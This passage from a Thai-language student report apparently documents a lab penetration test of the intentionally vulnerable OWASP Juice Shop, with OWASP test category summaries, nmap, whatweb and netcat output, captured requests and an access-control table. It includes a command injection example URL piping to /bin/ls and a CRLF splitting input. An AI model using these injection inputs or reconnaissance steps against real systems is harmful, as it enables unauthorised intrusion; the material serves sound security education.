2.7.13 Testing for Command Injection

เป็นการทดสอบการ inject OS command ลงไปใน HTTP request เช่น http://sensitive/cgi-bin/userData.pl?doc=user1.txt เมื่อทำการ inject http://sensitive/cgi-bin/userData.pl?doc=/bin/ls| จะทำการ execute /bin/ls

2.7.14 Testing for Buffer Overflow

เป็นการโจมตีที่เกิดจากการใส่ค่าของข้อมูลจำนวนมาก จนทำให้ memory ที่ถูกเขียนทับ ซึ่ง attacker จะทำการแทรก malicious code ไว้ในส่วนที่เขียนทับ และจะถูก execute ทุกครั้ง มีการแบ่งการทดสอบออกเป็น 3 หัวข้อ คือ 1. Heap overflow 2. Stack overflow. 3 Format string

2.7.15 Testing for incubated vulnerabilities

การช่องโหว่ที่ถูกจัดเก็บเอาไว้ในตัวเว็บไซต์ ซึ่งหากมีผู้ใดเข้ามาเปิด หรือดาวน์โหลดก็จะเกิดการโจมตีขึ้น เช่น File upload ที่สามารถ upload ไฟล์อันตรายได้, การใช้ SQL injection ฝั่ง XSS เป็นต้น

2.7.16 Testing for HTTP Splitting/Smuggling

เป็นการโจมตีที่เกิดขึ้นกับ HTTP protocol ที่ทำให้การตีความหมายของ HTTP message ผิดเพี้ยนไป

- HTTP Splitting เป็นการโจมตีที่เกิดขึ้นกับการ response โดยขึ้นอยู่กับ URL ที่ทำการส่งไปด้วย %0d%0a ซึ่งเป็น CRLF sequence ที่ใช้ในการแบ่งบรรทัด ทำให้สามารถสร้างอีก request ส่งไปพร้อมกันได้ ซึ่งทำให้ใช้ web cache ร่วมกันกับการ response ตัวที่2
- HTTP smuggling เป็นการโจมตีอีกระดับนึง ที่เช็คการตีความหมายของ agent ต่างๆ เช่น application firewalls

2.8 Testing for Error Handling

การทดสอบเกี่ยวกับการ handle (รับมือ) กับ error ที่จะแสดงผลขึ้นมา กล่าวคือ error messages ต่างๆ หากไม่มีการทำ handle ไว้ ก็อาจจะทำให้ leak information อะไรบางอย่างที่สำคัญออกไปได้ เช่น error ของ SQL ซึ่งทำให้ง่ายต่อการโจมตี SQL Injection

2.9 Testing for weak Cryptography

การเข้ารหัส สามารถช่วยทำให้การส่งข้อมูลมีความปลอดภัยขึ้นในด้าน confidential และ integity แต่หากการเข้ารหัสมีจุดอ่อน ก็จะทำให้เกิดช่องโหว่ขึ้น การเลือกใช้อัลกอริทึมเก่าในการเข้ารหัส ทำให้สามารถถูกโจมตีได้ง่าย ในหัวข้อนี้จะทำการตรวจสอบการเข้ารหัส การ padding และตรวจสอบว่ามีการส่งข้อมูล sensitive โดยไม่ผ่านการเข้ารหัสหรือไม่

2.10 Business Logic Testing

การตรวจสอบ Business logic flaws เพื่อความปลอดภัยที่สอดคล้องกับธุรกิจ ซึ่งจะมีการทดสอบในเรื่องของ Data validation หาก users ใส่ค่าอื่นมา server จะมีการตอบสนองอย่างไร มีการเช็คที่ฝั่ง server หรือไม่, ทดสอบในด้านการเช็คความถูกต้อง เช่น เมื่อใส่ค่า 0 หรือติดลบ จะเป็น

เกิดอะไรขึ้น ควรมีค่า 0 หรือติดลบเกิดขึ้นในส่วนนั้นของธุรกิจหรือไม่, เช็คเรื่องการ upload file อื่นๆเข้ามายังบนเว็บไซต์ เป็นต้น

2.11 Client Side Testing

การทดสอบการ execution ของ code บนฝั่ง client โดยปกติจะผ่านทาง Browser หรือ Browser plugin ซึ่งแตกต่างจากการ execution บน Server และคืนค่าเนื้อหาที่ตามมา ในหัวข้อนี้จะมีการทดสอบเกี่ยวกับ Client Side URL Redirect ซึ่งเป็นข้อผิดพลดของการเช็คค่า input โดย application ยอมรับ input ของ user ที่เป็น External URL ซึ่งอาจนำไปสู่การโจมตี phishing attack หรือ redirect เหยื่อให้ไปยังหน้าเว็บที่มีไวรัสอีกด้วย, Cross Site flashing, Clickjacking, Local Storage และอื่นๆ เป็นต้น

บทที่ 3
วิธีการดำเนินงานวิจัย

เริ่มการทดสอบเจาะระบบ web application ของ OWASP Juice Shop ซึ่งเป็นเว็บไซต์ร้านค้าแห่งหนึ่ง (store) มีการสมัครสมาชิก ยืนยันตัวตนเพื่อสั่ง ซื้อสินค้ากับทางร้าน การทดสอบจะดำเนินไปตาม OWASP Testing Guide โดยเริ่มทำไปตามหัวข้อที่เรียงเอาไว้จนครบ และรวบรวมผลลัพธ์เพื่อนำมาวิเคราะห์ประเมินระดับวามเสี่ยงของช่องโหว่ที่พบ


3.1 Information Gathering (OTG-INFO)

INFO-001 Conduct Search Engine Discovery and Reconnaissance for Information Leakage

- ไม่มีข้อมูลในส่วนนี้ เนื่องจากทดสอบใน localhost, search engine ไม่สามารถช่วยในส่วนนี้ได้

INFO-002 Fingerprint Web Server


- Tools used: httprint
- TUX 2.0 but confidence 37.95%



รูปที่ 3.1.1 ผลลัพธ์จากการสแกนด้วย httprint

INFO-003 Review Webserver Metafiles for Information Leakage

- robots.txt แจ้งกำกับไว้ว่า ห้าม spiders/robots/crawlers เข้าสู่ directory /ftp




```
User-agent: *
Disallow: /ftp
```

รูปที่ 3.1.2 ข้อมูลใน robots.txt

INFO-004 Enumerate Applications on Webserver

- Zenmap: Non-Standard port found 3000

```
Nmap scan report for 192.168.99.100
Host is up (0.00066s latency).
Not shown: 1000 open|filtered ports, 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2 (protocol 2.0)
| ssh-hostkey:
|   2048 66:fa:61:a0:cb:63:70:69:9e:39:44:9f:91:6f:3c:d2 (RSA)
|_  256 44:91:09:66:9c:40:20:bf:59:41:99:8e:9f:90:20:42 (ECDSA)
3000/tcp open  http    Node.js Express framework
|_http-cors: HEAD GET POST PUT DELETE PATCH
|_http-favicon: Unknown favicon MD5: 60593CEDA42482E579C25193BD7EC6E1
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-robots.txt: 1 disallowed entry
|_/ftp
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.70%E=4%D=10/8%OT=22%CT=1%CU=%PV=Y%DS=1%DC=T%G=Y%TM=5BBB2DD5%P=x
OS:86_64-pc-linux-gnu)SEQ(SP=0%GCD=1670%ISR=7E%TI=I%TS=U)OPS(O1=M5B4%O2=M5B
OS:4%O3=M5B4%O4=M5B4%O5=M5B4%O6=M5B4)WIN(W1=8000%W2=8000%W3=8000%W4=8000%W5
OS:=8000%W6=8000)ECN(R=Y%DF=N%TG=FF%W=8000%O=M5B4%CC=N%Q=)T1(R=Y%DF=N%TG=FF
OS:%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=Y%DF=N%TG=FF%W=8000%S=O%A=S+%F=AS%O=M
OS:5B4%RD=0%Q=)T4(R=Y%DF=N%TG=FF%W=8000%S=A%A=S%F=AR%O=%RD=0%Q=)T5(R=N)T5(R
OS:=Y%DF=N%TG=FF%W=8000%S=O%A=O%F=AR%O=%RD=0%Q=)T6(R=Y%DF=N%TG=FF%W=8000%S=
OS:A%A=S%F=AR%O=%RD=0%Q=)T7(R=N)U1(R=N)IE(R=N)
```

รูปที่ 3.1.3 ผลลัพธ์จากการสแกนด้วย Zenmap

INFO-005 Review Webpage Comments and Metadata for Information Leakage

- พบการคอมเม้นบางส่วนของโค๊ดเอาไว้ (by Browser view source function)

```
▶<a href="https://bkimminich.gitbooks.io/pwning-owasp-juice-shop/
content/part3/donations.html#credit-card-donation-step-by-step"
target="_blank" class="btn btn-danger">…</a>
  <!--<a href="/redirect?to=https://gratipay.com/juice-shop"
  target="_blank" class="btn btn-danger">
                          <i class="fab fa-gratipay fa-lg"></i>
  Gratipay
                      </a>-->
```

รูปที่ 3.1.4 ส่วนที่มีการ comments เอาไว้

- พบบางอย่างถูก hide ไว้

```
  </li>
▶<li class="dropdown">…</li>
▶<li class="dropdown" ng-show="isLoggedIn()">…</li>
▶<li class="dropdown" ng-show="isLoggedIn()">…</li>
▶<li class="dropdown" ng-show="isLoggedIn()">…</li>
…  ▼<li class="dropdown ng-hide" ng-show="scoreBoardMenuVisible"> == $0
    ▶<a href="#/score-board">…</a>
    </li>
▶<li class="dropdown ribbon-spacer">…</li>
::after
```

รูปที่ 3.1.5 ส่วนที่มีการซ่อนเอาไว้

INFO-006 Identify application entry points

- parameters บางส่วนใน BODY (email, ProductId, quantity เป็นต้น)

Name	Value
POST	/rest/user/login HTTP/1.1
Host	192.168.99.100:3000
User-Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept	application/json, text/plain, */*
Accept-Language	en-US,en;q=0.5
Referer	http://192.168.99.100:3000/
Content-Type	application/json;charset=utf-8
Content-Length	39
Cookie	cookieconsent_status=dismiss; continueCode=8VKOkVQ2LxPebaoXnwqZNWjBrdxKuNuJhKAEgR...
Connection	close

```
{"email":"nonexist","password":"12345"}
```

Name	Value
POST	/api/BasketItems/ HTTP/1.1
Host	192.168.99.100:3000
User-Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept	application/json, text/plain, */*
Accept-Language	en-US,en;q=0.5
Referer	http://192.168.99.100:3000/
Content-Type	application/json;charset=utf-8
Authorization	Bearer eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJ...
Content-Length	45
Cookie	cookieconsent_status=dismiss; continueCode=8VKOkVQ2LxPebaoXnwqZNWjBrdxKuNuJhKAE...

```
{"ProductId":1,"BasketId":"474","quantity":1}
```


รูปที่ 3.1.6 parameters ที่พบใน POST request

- parameters บางส่วนใน URL (q)

Name	Value
GET	/rest/product/search?q=owasp HTTP/1.1
Host	192.168.99.100:3000
User-Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept	application/json, text/plain, */*
Accept-Language	en-US,en;q=0.5
Referer	http://192.168.99.100:3000/
Authorization	Bearer eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZ...
Cookie	cookieconsent_status=dismiss; continueCode=8VKOkVQ2LxPebaoXnwqZNWjBrdxKuNuJhKAEgR...
Connection	close

รูปที่ 3.1.7 parameters ที่พบใน GET request

INFO-007 Map execution paths through application



รูปที่ 3.1.8 path ที่พบบนเว็บไซต์

INFO-008 Fingerprint Web Application Framework

- X-Powered By: Express

Name	Value
HTTP/1.1	200 OK
X-Powered-By	Express
Access-Control-Allow-Origin	*
X-Content-Type-Options	nosniff
X-Frame-Options	SAMEORIGIN
Accept-Ranges	bytes
Cache-Control	public, max-age=0
Last-Modified	Fri, 05 Oct 2018 03:13:10 GMT
ETag	W/"2976-1664236f7b3"
Content-Type	text/html; charset=UTF-8
Content-Length	10614

รูปที่ 3.1.9 framework ที่ server ใช้

INFO-009 Fingerprint Web Application

- HTML5, JQuery, Script

```
root@kali:~# whatweb http://192.168.99.100:3000
http://192.168.99.100:3000 [200 OK] Country[RESERVED][ZZ], HTML5, IP[192.168.99.
100], JQuery, Script, UncommonHeaders[access-control-allow-origin,x-content-type
-options], X-Frame-Options[SAMEORIGIN], X-Powered-By[Express], X-UA-Compatible[I
E=edge]
```

รูปที่ 3.1.10 ผลลัพธ์จาก whatweb แสดงรายละเอียดของ web application

INFO-010 Map Application Architecture

- N/A ไม่พบข้อมูลเนื่องจากเป็น Localhost ไม่มี WAF และ multiple server

3.2 Configuration and Deployment Management Testing (OTG-CONFIG)

CONFIG-001 Test Network/Infrastructure Configuration


- N/A

CONFIG-002 Test Application Platform Configuration

- พบ comment ใน html ตาม INFO-005


CONFIG-003 Test File Extensions Handling for Sensitive Information

- พบไฟล์บางอย่างที่อาจมีข้อมูลที่ sensitive



รูปที่ 3.2.1 แสดงผลหน้า /ftp

- รู้ว่า server handle การเรียกดูไฟล์ file อย่างไร



รูปที่ 3.2.2 เมื่อมีการเรียกดูไฟล์นามสกุลอื่น

CONFIG-004 Backup and Unreferenced Files for Sensitive Information

- พบ admin page in JavaScript


รูปที่ 3.2.3 พบไฟล์ juice-shop.min.js

```
email,n.results.totalPrice=e.data[0].totalPrice,n.results.products=e.data[0].products,n.re
,["$scope","$uibModal","$sce","UserService",function(t,n,o,e){"use
sers[n].email=o.trustAsHtml(t.users[n].email)}).catch(function(e)
.html",controller:"UserDetailsController",size:"lg",resolve:{id:function(){return
e","$uibModal","UserService","id",function(n,e,t,o){"use strict";t.get(o).then(function(e)
nfig(["$routeProvider",function(e){"use strict";e.when("/administration",
,e.when("/about",
,{templateUrl:"views/Contact.html",controller:"ContactController"}),e.when("/login",
",{templateUrl:"views/Register.html",controller:"RegisterController"}),e.when("/basket",
",
hen("/logout",
-password",
```

รูปที่ 3.2.4 พบ path ที่นำไปยังหน้า admin

CONFIG-005 Enumerate Infrastructure and Application Admin Interfaces

- ในส่วนของหน้าแอดมิน (*/administration*) สามารถลบ feedback ได้
- สามารถเห็น email ของ account อื่นได้
- เห็น Recycling Request
- ใครก็ตามที่มี Credential สามารถเข้าถึงหน้านี้ได้



รูปที่ 3.2.5 admin page

CONFIG-006 Test HTTP Methods

- Netcat OPTIONS

```
root@kali:~# nc 192.168.99.100 3000
OPTIONS / HTTP/1.1
Host: 192.168.99.100:3000

HTTP/1.1 204 No Content
X-Powered-By: Express
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: GET,HEAD,PUT,PATCH,POST,DELETE
Vary: Access-Control-Request-Headers
Content-Length: 0
Date: Tue, 09 Oct 2018 09:36:34 GMT
Connection: keep-alive

root@kali:~#
```

รูปที่ 3.2.6 ผลลัพธ์จาก netcat

- Test XST Potential: ไม่พบข้อมูลเนื่องจาก TRACE HTTP Method ไม่อนุญาต
- Testing for arbitrary HTTP methods: ไม่พบปัญหา (Server not allowed).
- Head access control bypass: ไม่พบหน้าที่มีการ redirect ไปยังหน้าล็อคอิน

CONFIG-007 Test HTTP Strict Transport Security

- No HTTPS or HSTS

CONFIG-008 Test RIA cross domain policy

- N/A ไม่พบไฟล์ policy

3.3 Identity Management Testing (OTG-IDENT)


IDENT-001 Test Role Definitions

- หลังจากที่เข้าถึง api/Users ด้วย Admin Authorization header: ผ่าน (GET method)
- หลังจากที่เข้าถึง api/Users ด้วย common users Authorization header : ผ่าน(GET method)
- Admin กับ User มี Permission เดียวกัน เปรียบเสมือน role เดียวกัน
- จึงเขียนสรุปออกมาได้ตามตารางนี้ *ไม่มีข้อจำกัด(constraints) เช่น User สามารถ Delete ข้อมูลใน BasketItem ผู้อื่นได้
- *Write = POST/PUT คือ สร้างและแก้ไขข้อมูลได้
- *Create = POST คือสร้างได้อย่างเดียว
- *Edit = PUT คือ แก้ไขข้อมูลได้อย่างเดียว

ตารางที่ 3.3.1 แสดงสิทธิ์แบ่งตาม objects


api/Users	*api/Products*	*api/BasketItem*
Admin(Read, Create)	Admin(Read, Write)	Admin(Read, Write, Delete)
Users(Read, Create)	User(Read, Write)	Users(Read, Write, Delete)
Guest(Create)	Guest(Read, Edit)	Guest(NON) require credential

- พิสูจน์ ไม่มี permission Delete ใน api/Users




รูปที่ 3.3.1 ส่ง Delete request โดย Users

- พิสูจน์ไม่มี permission Edit ใน api/Users




รูปที่ 3.3.2 ส่ง PUT request โดย Users


- พิสูจน์ว่าไม่มี permission Delete ใน api/Products



รูปที่ 3.3.3 ส่ง Delete request ไปยัง api/Products


- พิสูจน์ว่า Guest สามารถแก้ไขข้อมูลที่ api/Products ได้






รูปที่ 3.3.4 ส่ง PUT request โดย Guest

- พิสูจน์ว่า Guest ไม่มี permission ใดๆกับ api/BasketItem เลย





รูปที่ 3.3.5 ส่ง GET request โดย Guest

IDENT-002 Test User Registration Process

Verify that the identity requirements for user registration are aligned with business and security requirements:

- บุคคลคนเดียวกันไม่สามารถ register หลายครั้งได้ (ด้วย ID หรือ email ตัวเดียวกัน)


```
HTTP/1.1 400 Bad Request
X-Powered-By: Express
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Content-Type: application/json; charset=utf-8
Content-Length: 92
ETag: W/"5c-oKvgu4JOyf1WwfxvTQbfx3UYcKO"
Date: Thu, 11 Oct 2018 09:30:35 GMT
Connection: keep-alive

{"message":"Validation error","errors":[{"field":"email","message":"email must be unique"}]}
```

รูปที่ 3.3.6 response ระบุว่า email ต้องไม่ซ้ำกัน

- ไม่ให้เลือก role/permission ในการ register
- ใช้เพียงแค่ email ในการพิสูจน์ identity สำหรับการสมัคร
- ไม่มีการส่ง email เพื่อ verified ตัวตน

